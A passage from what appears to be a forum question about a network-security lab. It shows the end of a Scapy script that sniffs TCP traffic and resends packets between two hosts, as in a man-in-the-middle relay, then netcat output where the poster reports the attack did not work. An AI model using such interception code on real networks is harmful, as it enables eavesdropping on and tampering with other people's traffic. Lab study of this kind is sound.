        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
                send(newpkt)

pkt = sniff(filter='tcp and not src 10.9.0.6',prn=spoof_pkt)
```

Tried to run the code but was unsuccessful:

```
root@8f501849d493:/# nc -l 9090
sd
Hello
Gaurav
Gaurav
Hello Gaurav
```

```
root@656f7676439a:/# nc 10.9.0.6 9090
sd
Hello
Gaurav
Gaurav
Hello Gaurav
```